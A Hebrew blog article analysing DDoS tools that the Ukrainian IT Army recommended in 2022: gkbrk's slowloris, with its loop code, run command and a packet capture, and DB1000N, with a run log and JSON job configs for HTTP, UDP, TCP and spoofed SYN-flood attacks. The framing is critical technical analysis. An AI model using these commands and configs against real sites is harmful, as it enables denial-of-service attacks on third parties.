הערה: כתיבת המאמר החלה בתחילת חודש מרץ, אז נראה היה שהמסמך האוקראיני די ריק מ-"תוכן התקפי" (וזו גם הסיבה מדוע כה פירטנו על slowloris) אבל עם התקדמות ציר המלחמה וחלוף הזמן, הקבוצה בטלגרם נעשתה פופולרית ויותר חברות אוקראיניות גדולות ו-hacktivists (כן זאת מילה חדשה שלמדנו להכיר בתקופה הזו) הצטרפו למערכה וכעת ישנם מספר רב של כלים התקפיים מבוססי DDoS. מפאת חוסר הזמן והרלוונטיות של חלקם החלטנו להציג את כולם אבל להתעמק רק בחלק. לא כל אגוז צריך לפצח רק כי הוא אגוז.

נתחיל מהסוף, אלו כל הכלים שמופיעים במסמך האוקראיני ונתנו עליהם את הדעת:

1. [Slowloris by gkbrk](#)
2. [Death by 1000 needles](#)
3. [DDOS by Coder1955A](#)
4. [Norussian by D3pR4V3d](#)
5. 3 websites (1 works)
6. [CloudAttack by yottaig](#)
7. [Bombardier by codesenberg](#)

מתוך כולם, רק DB100N (2) ו-bombardier (7) עבדו בצורה טובה. לא מובן לנו מדוע בחרו לפרסם את שאר הכלים למאות אלפי אנשים ולהסתכן בכך שחלקם יריצו אותם.



[Slowloris מאת gkbrk](#)

בתת פרק הקרוב ננתח את הקוד שהאוקראינים המליצו עליו למתקפת Slowloris ונראה מדוע אנחנו חושבים שזה קוד גרוע (לא מצאנו דרך מעודנת לומר את זה). לא מובן לנו איך הוא קיבל 1700 כוכבים בגיטהאב, כנראה כי הוא קיים מספר רב של שנים ו\או כי הוא מיועד ל-script kiddies (ו\או מכיוון שהוא מאוד בסיסי וניתן לבנות עליו כלי חזק בהרבה - 565 forks תומכים בטענה הזו). אבל לפני המעבר על הקוד, טיפה רקע כללי למי שפחות מכיר את המתקפה (במידה ואתם מכירים טוב תרגישו חופשי לדלג על כמה פסקאות).

הערה: הניתוח של הכלי הנ"ל נעשה על מנת להמחיש נקודה - זה שמקור/כלי כלשהו מומלץ על ידי ישות כזו או אחרת לא הופך אותו אוטומטית לטוב. גם אם Elliot Alderson כתב משהו, שווה לבדוק אותו לפני הרצה ומידול על ה-target. לא כל הנוצץ זהב הוא.

מתקפת Slowloris היא HTTP DoS Session Attack. כלומר, על ידי פתיחה מרובה של sockets אנחנו יכולים לתפוס מספר רב של threads בזיכרון השרת. ההתקפה נופלת תחת הקטגוריה של low & slow, דומה למתקפת RUDY (are you dead yet) למי שמכיר.


המתקפה בשכבת האפליקציה מנצלת חולשה ידוע בפרוטוקול HTTP - רוב בקשות (מסוג GET בפרט) ישלחו בפאקטה אחת אשר תסתיים בשתי שורות חדשות ובכך יעידו על termination sequence על מנת לסגור את ה-session לאחר קבלת response. **מה קורה אם אנחנו לא שולחים את ה-termination-אף פעם?**

ובכן, התשובה פשוטה: ה-webserver ישאיר את החיבור פתוח ויחכה להמשך ההודעה. אם כעבור זמן מסויים הוא לא יקבל את אותו המשך הוא פשוט יסגור את החיבור. בחלק מהמימושים של Slowloris פשוט פותחים חיבור, שולחים הודעה ללא הסיומת ועוקבים אחר המצב שלה - כשהשרת סוגר את החיבור, פשוט פותחים עוד אחד; ובחלק מהמימושים בוחרים להמשיך לשלוח מעט מידע בכל פעם ובכך "להחיות" חיבור אחד לאורך זמן ממושך. בתצורה הזו נבחר הקוד שפורסם במסמך של האוקראינים:

```
while True:
    try:
        logging.info(
            "Sending keep-alive headers... Socket count: %s",
            len(list_of_sockets),
        )
        for s in list(list_of_sockets):
            try:
                s.send_header("X-a", random.randint(1, 5000))
            except socket.error:
                list_of_sockets.remove(s)

        for _ in range(socket_count - len(list_of_sockets)):
            logging.debug("Recreating socket...")
            try:
                s = init_socket(ip)
                if s:
                    list_of_sockets.append(s)
            except socket.error as e:
                logging.debug(e)
                break
        logging.debug("Sleeping for %d seconds", args.sleep_time)
        time.sleep(args.sleep_time)
```

אישית, אני מעדיף את האופציה השנייה כמוהם (לשלוח 'keep alive' על ידי כמה bytes פעם בכמה שניות) מכיוון שכך אני למעשה לא "מזדכה" בכלל על החיבור ואז לא יכול לקרות מצב (שהסתברותית) לקוחות לגיטימיים יוכלו לתפוס thread פנוי. תכל'ס זה לא באמת משנה. המתקפה לא דורשת הרבה רוחב פס, ולהבדיל ממתקפות DOS אחרות, בזמן שהמתקפה רצה אני בתור תוקף יכול להמשיך להשתמש במשאבי המחשב ולגלוש באינטרנט בכיף שלי.



אז למה האוקראינים ממליצים עליה? פשוט מאוד - היא בסיסית, קלה לביצוע ושרתים ישנים יתקשו מאוד לעלות עליה ולא לתת שירות לקליינט של התוקף.

ליקוי ראשון שמצאנו הוא העובדה שהמסמך של האוקראינים מדגים את השימוש (והרבה אנשים הולכים פשוט לעשות אותו דבר) בצורה הבאה:

The script runs 150 sockets by default. After the installation just run :

```
$ python3 slowloris.py [website url] -s [number of sockets]
```

וזאת למרות שאפילו ב-github page רשום שקיימת אופציה להריץ את הכלי בדרך socket proxy:

```
You can then use the -x option to activate SOCKS5 support and the --proxy-host and --proxy-port option to specify the SOCKS5 proxy host and its port, if they are different from the standard 127.0.0.1:8080 .
```

וגם להשתמש ב-user agent 'רנדומלי' בכל פנייה לשרת:

- -ua, --randuseragents
- ○ Randomizes user-agents with each request

ציינו 'רנדומלי' בגרשיים מכיוון שנתון נוסף שפחות אהבנו בקוד הוא בנק ה-user agents הדל שמכיל רק 24 רשומות ורשום בצורה סטטית במקום להיבנות בצורה דינאמית:

```
124 user_agents = [
125     "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
126     "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
127     "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Safari/602.1.50",
128     "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11; rv:49.0) Gecko/20100101 Firefox/49.0",
129     "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
130     "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
131     "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
132     "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_1) AppleWebKit/602.2.14 (KHTML, like Gecko) Version/10.0.1 Safari/602.2.14",
133     "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Safari/602.1.50",
134     "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.79 Safari/537.36 Edge/14.14393",
135     "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
136     "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
137     "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
138     "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
139     "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0",
140     "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
141     "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
142     "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
143     "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36",
144     "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0",
145     "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko",
146     "Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.0",
147     "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
148     "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36",
149     "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:49.0) Gecko/20100101 Firefox/49.0",
150 ]
```

כמה מסובך אתם חושבים שיהיה לחתום את כולם?

בואו נבין איך המתקפה עובדת בתכל"ס. תמונה אחת שווה 3 דפים:

1135	37.1728...	172.18.95.19	84.95.248.122	TCP	74	44458 → 80	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3569928476 TSecr=0 WS=128
1139	37.1758...	84.95.248.122	172.18.95.19	TCP	74	80 → 44458	[SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3573537301 TSecr=3569928476 WS=128
1140	37.1761...	172.18.95.19	84.95.248.122	TCP	66	44458 → 80	[ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3569928480 TSecr=3573537301
1141	37.1761...	172.18.95.19	84.95.248.122	TCP	86	44458 → 80	[PSH, ACK] Seq=1 Ack=1 Win=64256 Len=20 TSval=3569928480 TSecr=3573537301 [TCP segment of a reassembled PDU]
1146	37.1813...	84.95.248.122	172.18.95.19	TCP	66	80 → 44458	[ACK] Seq=1 Ack=21 Win=28956 Len=0 TSval=3573537307 TSecr=3569928480
1147	37.1816...	172.18.95.19	84.95.248.122	TCP	234	44458 → 80	[PSH, ACK] Seq=21 Ack=1 Win=64256 Len=168 TSval=3569928485 TSecr=3573537307 [TCP segment of a reassembled PDU]
1154	37.1851...	84.95.248.122	172.18.95.19	TCP	66	80 → 44458	[ACK] Seq=1 Ack=189 Win=30080 Len=0 TSval=3573537310 TSecr=3569928485
1427	38.3655...	172.18.95.19	84.95.248.122	TCP	77	44458 → 80	[PSH, ACK] Seq=189 Ack=1 Win=64256 Len=11 TSval=3569929669 TSecr=3573537310 [TCP segment of a reassembled PDU]
1473	38.3724...	84.95.248.122	172.18.95.19	TCP	66	80 → 44458	[ACK] Seq=1 Ack=200 Win=30080 Len=0 TSval=3573538497 TSecr=3569929669
1539	53.4099...	172.18.95.19	84.95.248.122	TCP	76	44458 → 80	[PSH, ACK] Seq=200 Ack=1 Win=64256 Len=10 TSval=3569944714 TSecr=3573538497 [TCP segment of a reassembled PDU]
1590	53.4237...	84.95.248.122	172.18.95.19	TCP	66	80 → 44458	[ACK] Seq=1 Ack=210 Win=30080 Len=0 TSval=3573553549 TSecr=3569944714
1696	57.6029...	84.95.248.122	172.18.95.19	HTTP	459	HTTP/1.1 408 Request Timeout (text/html)	
1697	57.6029...	84.95.248.122	172.18.95.19	TCP	66	80 → 44458	[FIN, ACK] Seq=394 Ack=210 Win=30080 Len=0 TSval=3573557728 TSecr=3569944714
1698	57.6031...	172.18.95.19	84.95.248.122	TCP	66	44458 → 80	[ACK] Seq=210 Ack=394 Win=64128 Len=0 TSval=3569948907 TSecr=3573557728
1738	57.6521...	172.18.95.19	84.95.248.122	TCP	66	44458 → 80	[ACK] Seq=210 Ack=395 Win=64128 Len=0 TSval=3569948956 TSecr=3573557728
1843	68.4587...	172.18.95.19	84.95.248.122	TCP	77	GET /?777 HTTP/1.1	[TCP segment of a reassembled PDU]
1895	68.4702...	84.95.248.122	172.18.95.19	TCP	54	80 → 44458	[RST] Seq=395 Win=0 Len=0

טוב, אז הרצנו את המתקפה כמו שהאוקראינים הראו כנגד אתר שלנו (כמובן) למשך כמה דקות וניתחנו את התעבורה. אפשר לראות בהתחלה את התממשקות חיבור TCP באמצעות three way handshake ולאחריו את הפאקטה של keep-alive signal (מס' 1141).

אפשר לראות שנשלחו 4 פאקטות כאלה לפני שהשרת שלח בקשת timeout לפני הריגת החיבור. הדגלים של [PSH ACK] מכילים header ללא סיומת. אם נסתכל בייצוג ההאקסה-דצימלי נוכל לראות בסוף ההודעה רק x0d0a0 שמשמל " ". ולא את ה-CRLF המלא שצריך להיות x0d0a0d0a0 (".."):

... 0000 0001 1000 = [Flags: 0x018 (PSH, ACK)]			
Window size value: 222			
0000	42 01 0a f0 00 01 42 01	0a f0 00 14 08 00 45 00	B....B.E.
0010	01 23 19 68 40 00 40 05	4a 60 9a 31 02 7e 77 a2	..h@. J'.l.-w.
0020	c1 bb cb 6a 00 50 1f c3	d8 e7 0d 8a d6 e2 80 18	...j.P.
0030	00 de 9f 47 00 00 01 01	06 0a 00 41 c1 85 05 c7	...G....A....
0040	2f d2 47 45 54 20 2f 3f	36 37 31 32 38 30 31 30	/.GET /? 67128010
0050	38 39 33 31 35 36 20 48	54 54 50 2f 31 2e 31 0d	893156 H TTP/1.1.
0060	0a 48 6f 73 74 3a 20 62	62 63 2e 63 6f 6d 0d 0a	.Host: b bc.com..
0070	55 73 65 72 2d 41 67 65	6e 74 3a 20 4d 6f 7a 69	User-Age nt: Mozil
0080	6c 6c 61 2f 34 2e 30 20	28 63 6f 6d 70 61 74 69	lla/4.0 (compati
0090	62 6c 65 3b 20 4d 53 49	45 20 37 2e 30 3b 20 57	ole; MSI E 7.0; w
00a0	69 6e 64 6f 77 73 20 4e	54 20 35 2e 31 3b 20 54	indows NT 5.1; T
00b0	72 69 64 65 6e 74 2f 34	2e 30 3b 20 2e 4e 45 54	ident/4 .0; .NET
00c0	20 43 4c 52 20 31 2e 31	2e 34 33 32 32 3b 20 2e	CLR 1.1 .4322; .
00d0	4e 45 54 20 43 4c 52 20	32 2e 30 2e 35 30 33 6c	.NET CLR 2.0.5031
00e0	33 3b 20 2e 4e 45 54 20	43 4c 52 20 33 2e 30 2e	3; .NET CLR 3.0.
00f0	34 35 30 36 2e 32 31 35	32 3b 20 2e 4e 45 54 20	4506.215 2; .NET
0100	43 4c 52 20 33 2e 35 2e	33 30 37 32 39 3b 20 4d	CLR 3.5. 30729; M
0110	53 4f 66 66 69 63 65 20	31 32 29 0d 0a 43 6f	Office 12).Com
0120	74 65 6e 74 2d 4c 65 6e	67 74 68 3a 20 34 32	ent-Len gth: 42.
0130	0d		



נוכל לראות בצורה מלאה איך ה-client מנסה להשאיר את השרת מחובר כשנעקוב אחרי ה-TCP stream:


```
GET /?418 HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36
Accept-language: en-US,en;q=0.5
X-a: 889
X-a: 4393
HTTP/1.0 408 Request Timeout
Content-Type: text/html
Content-Length: 431
Connection: close
Date: Wed, 09 Mar 2022 18:28:19 GMT
Server: ECSF (bsa/EB16)

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
  <head>
    <title>408 - Request Timeout</title>
  </head>
  <body>
    <h1>408 - Request Timeout</h1>
    <div>Server timeout waiting for the HTTP request from the client.</div>
  </body>
</html>
X-a: 4675
X-a: 1371
```


ה-header של "X-a" הוא פיקטיבי בלבד ומגדיר מספר כדי שיהיה תוכן בחבילה.

למעשה ניקח עוד צעד קדימה ובאמצעות קצת Wireshark נוכל לנמק ויזואלית מדוע אנחנו חושבים שהקוד רץ בצורה גרועה. ניתן להסתכל על סרגל בצד של Wireshark ולראות את סוגי הפאקטות שהתקבלו בזמן המתקפה - תחילה (בכחול) כל Socket שפתחנו ביצע DNS query בשביל לקבל את ה-IP של האתר שתקפנו (מימוש לא הכי יעיל אבל לא נורא), לאחר מכן הגיע רצף של פאקטות TCP (בירוק) שמהוות את התקשורת עם השרת web. זה בעצם החלק שבו החיבורים שפתחנו מונעים מלקוחות לגיטימיים להתחבר (DoS).

לאחר מכן מגיע רצף פאקטות אדומות שמסמלות את סגירת החיבור (באמצעות פקודת RST ב-TCP לאחר שהוא ביקש Timeout ב-HTTP) על ידי השרת. הקטע המוזר הוא שהשרת סוגר את כל החיבורים ביחד - מה שלא אמור לקרות במתקפת Slowloris טובה. הכלי לא עושה מאמץ כלל לנסות להראות כמו תעבורה לגיטימית אז השרת מפיל אותו בקלות. גם במקרה והיה לאתר הנתקף DDoS protection (וסמכו עלינו, לא היה לו), תזמון החיבורים ונפילתם לא יכול להיות כל כך סינכרוני.



DB1000N - Death by 1000 needles



שם מעניין ללא ספק. הכלי הנ"ל הוא אולי הכלי הכי מעניין שיצא לנו לפגוש במסגרת כל המערך הקיברנטי של אוקראינה. במסמך מוצג כי מדובר בכלי שהם רשמו ומפנים אותנו לתיקייה פומבית ב-github. לפי ההיסטוריה בגיט, הכלי נוצר מלפני בתאריך 26/02/2022 וכבר יש לה [תיעוד מלא ומפורט](#) ועם קרוב ל-400 commit-ים עם contributors רבים מכל העולם. בנוסף התיקייה מתעדכנת כל כמה שעות ומתווספים לה עוד פיצ'רים, תיקון באגים ותיעוד. קיצר, משהו ששווה לחקור קצת כדי להבין איך הוא עובד ולהציג למי שמעוניין.

מדובר בכלי שרץ cross-platform שנכתב ב-Golang וכל מה שנדרש בשביל להריצו (לפי הדוקומנטציה) זה להצטייד ב-VPN עם כתובת IP שלא חסומה ברוסיה, להוריד את האפליקציה ולהריץ אותה. that's it.

אנחנו מתכוונים להציג את כל תכולות הכלי בפרק הקרוב מכיוון שהוא מספק לנו חלון לאיכות כוח האדם הטכנולוגי-אוקראיני שנרתם לשורות הצבא. נתחיל מהסוף, ככה נראית הרצה של הכלי:

```
2022/03/19 10:41:26.457230 main.go:58: DB1000n [Version: v0.7.12][PID=20452]
2022/03/19 10:41:26.461925 countrychecker.go:28: Checking IP address, attempt #0
2022/03/19 10:41:27.847741 countrychecker.go:97: Current country: Netherlands (69.174.101.123)
2022/03/19 10:41:28.093250 config.go:40: Loading config from "https://raw.githubusercontent.com/db1000n-coordinators/LoadTestConfig/main/config.v0.7.json"
2022/03/19 10:41:28.094250 config.go:125: New config received, applying
2022/03/19 10:41:28.095250 http.go:150: Attacking https://[redacted].info/
2022/03/19 10:41:28.095250 http.go:150: Attacking https://[redacted].pro/
2022/03/19 10:41:28.095250 http.go:150: Attacking https://[redacted].net/
2022/03/19 10:41:28.095250 http.go:150: Attacking https://www.[redacted].com
2022/03/19 10:41:28.095250 http.go:150: Attacking https://[redacted].pro/
2022/03/19 10:41:28.096266 http.go:150: Attacking https://[redacted].info/
2022/03/19 10:41:28.096266 http.go:150: Attacking https://[redacted].pro/
2022/03/19 10:41:28.096266 http.go:150: Attacking https://[redacted].net/
2022/03/19 10:41:28.096266 http.go:150: Attacking https://[redacted].net/
2022/03/19 10:41:28.095250 http.go:150: Attacking https://[redacted].info/
2022/03/19 10:41:28.096266 http.go:150: Attacking https://[redacted].cc/
```

הכלי עובד בצורה מאוד פשוטה - אנחנו יורים על אוטומט בלי לכוון. ראשית הוא אוסף עלינו קצת מידע כדי לדעת באיזה client מדובר ומה הגרסה שלו, האם ה-IP שלו יכול לפנות לאתרים רוסיים ולאחר מכן הוא מעדכן את קובץ ה-targets משרת ה-git ואז פשוט עובר מטרה מטרה. בהמשך נצלול לקרביים של המערכת וסוגי התקיפות שהיא מציעה.

אתנחתא קומית: בזמן כתיבת המסמך גילינו כי השם ככל הנראה נובע ממתקפה של אחת הדמויות בשם "Haku" מהסדרה נארוטו ומהמשחק "Naruto Ultimate Ninja" בפלייסטיישן. אולי בזכות השם המגניב של המתקפה או שמה בזכות המשפט אותו הוא אומר:

"There is only one person who matters to me, and I live to protect and serve him.
That is my purpose."

אי אפשר שלא לקשר בין המשפט למצב הנוכחי באוקראינה.


קישור לקטע מהסדרה: https://www.youtube.com/watch?v=IJbal2wmar8&ab_channel=Yondaime


נקודה מעניינת היא הדיגיטליזציה שרואים בפרויקט. מספיק לעבור בקצרה על ה-repo של הפרויקט בשביל להבין שנעשה שימוש במספר רב של טכנולוגיות. מה הכוונה? אם נסתכל על הדוקומנטציה של הפרויקט ביחד עם מעבר על הקוד אפשר לראות:

- setup של Linux VM באמצעות [Ansible](#) (כלי אוטומציה מבוסס SSH לפריסת תשתיות IT באמצעות קוד)
- התממשקות למספר פלטפורמות עם ExpressVPN באופן seamlessly
- שימוש ב-docker לביצוע build לכלי בכל סביבה
- או אם רוצים לבצע deployment בצורה רחבה יותר למספר pods ל-cluster כשנדרש לבצע auto-scale horizontally באמצעות [Kubernetes](#)
- שימוש ב-[Prometheus](#) בשביל לעקוב אחרי מטריקות של המתקפות ו-events של הכלי עצמו
- אפילו קיימת אופציה לשימוש ב-[Terraform](#) (כלי להשמת תשתית ענן באמצעות קוד) בשביל לבצע deployment ל-AWS, GCP, Azure, Digital Ocean, Heroku.

בקיצור, העובדה שמספר רב של מומחים בתחום תרמו לפרויקט מורגשת. מגניב ואירוני בו זמנית אם תשאלו אותנו כי תכל'ס הליבה עצמה של הפרויקט היא די שטוחה ו-straightforward במימוש מתקפות DDoS 'פשוטות' במספר דל של שיטות. כמו כן, כמה אנשים אתם כבר מכירים שיבצעו deployment ל-cluster של kubernetes ב-cloud בשביל לבצע פעולה לא חוקית כמו DDoS? (וישימו את פרטי האשראי שלהם כבן ערובה)

ציניות הצידה, נתחיל במעבר טכני על הפרויקט:





אם נזכרים טיפה בתוך תיקיית src ניתן להבין כי מרבית הקוד רשום בשפת Golang כאשר למעשה כללי הירי העיקריים של הכלי (core) הם שימוש בכלים open-source קיימים. אריזה יפה למתנות שכבר קיבלנו.

תיקיית **jobs** - הקובץ הראשי מחלק משימות (Jobs) בעזרת מערך אחד גדול שמכיל בתוכו רשימה של כלל המשימות, אליהן אחר כך ניגשים בעזרת API מתאים ושולפים משימה. לפעמים על מנת לא לספק לרוסים את יעדי התקיפה אותן הכלי יתקוף, מייבאים את המשימות תוך כדי זמן ריצה והמשימות מוצפנות. כל תהליך ההצפנה והפענוח קורה בעזרת כלי Open Source לשפת Go בשם [age](#).

כל משימה רשומה בפורמט JSON ומורכבת מכמה פרמטרים:

- סוג הפרוטוקול בו משתמשים לתקיפה
- סוג הבקשה
- יעד התקיפה
- אינטרוול זמן בין מתקפה למתקפה

לפעמים יתווספו פרמטרים נוספים, לדוגמה הוספת משתנה בינארי המורה אם יש צורך לחכות עד סיום התקיפה לצורך תקיפה נוספת או שמה אפשר לתקוף במקביל מספר מטרות.


למרות שעל פי הדוקומנטציה יש 4 סוגים שונים של משימות אנחנו ראינו כי למעשה יש 5:

משימת HTTP: מיועדת בשביל לתקוף אתר http/https באמצעות request מסוג GET או POST (אם מעבירים מידע ל-API כמו במקרה של מתקפת DoS על login page). אומרים שתמונה שווה 1000 מילים אז ככה נראית בקשה מסוג HTTP:

```
{
  "type": "http",
  "args": {
    "method": "GET" //GET is used to get main page information so it should 100% when getting target,
    "path": "http://[redacted].com" //url to target,
    "interval_ms": 1 // the less number is the more traffic is send
  },
  "client": {
    "async": true // doesn't wait for response of previous request, by default false
  }
}
```

משימת UDP: שימוש בפרוטוקול UDP בשביל לבצע DoS:

```
{
  "type": "udp",
  "args": {
    "address": "[redacted]:53",
    "interval_ms": 135,
    "body": "{{- random_payload 100 -}}"
  }
}
```



משתמשים ב- "{{ random_payload 100 }}" בקוד של הכלי בכל פעם שרוצים לג'נרט מספר תווים רנדומלי. 100 תווים במקרה הזה.

משימת TCP: אותו רעיון אבל עם TCP:


```
{
  "type": "tcp",
  "args": {
    "address": ".:80",
    "interval_ms": 135,
    "body": "lasdhgk;jasngjklasdbngjkalnerjasndkgjbadsgjklabrgjkbsandkjgbasklebgjaskbdgaskljdgbaslhkdg"
  }
}
```

צריך לציין שלמרות שמדובר בפורט 80 שמופנה ל-HTTP המשימה שונה ממשימת HTTP שראינו מקודם כי לא נבנה header של השכבה האפליקטיבית.

משימת Packetgen: כשרוצים לבצע מתקפה קצת יותר מתקדמת ולערוך את השדות של 2-4 Layers אפשר לבצע MAC\IP\Port spoofing, לשלוח חבילות TCP\UDP\IP\Ethernet פגומות, להנדס שדות פאקטות וכו'. קיימת אופציה גם להרחיב את השימוש לפרוטוקולים נוספים באותם Layers כמו ICMP למשל. למשל אם נרצה לבצע מתקפת SYN flood:

```
{
  "type": "packetgen",
  "args": {
    "host": ".ru",
    "port": "443",
    "packet": {
      "payload": "{{ random_payload 100 }}",
      "ethernet": {
        "src_mac": "{{ random_mac_addr }}",
        "dst_mac": "{{ random_mac_addr }}"
      },
      "ip": {
        "src_ip": "{{ local_ip }}",
        "dst_ip": "{{ random_ip }}"
      },
      "tcp": {
        "src_port": "{{ random_port }}",
        "dst_port": "{{ random_port }}",
        "flags": {
          "syn": true
        }
      }
    }
  }
}
```

מה הכוונה שניתן להנדס שדות בפאקטות? בזמן הרצת הכלי אפשר לראות שביצעו למשל מתקפת FIN flood שבמסגרתה שולחים הודעות בשכבה הרביעית שהשרת לא ציפה לקבל.



דגל FIN מסמל על סגירת חיבור TCP (כמו three way handshake אבל בסוף), הוא מגיע רק בסגירת החיבור ולא מלאאא פעמים ביום בהיר אחד כמו ככה:


Protocol	Length	Info
TCP	54	2282 → 5061 [FIN, ACK] Seq=201 Ack=1 Win=131328 Len=0
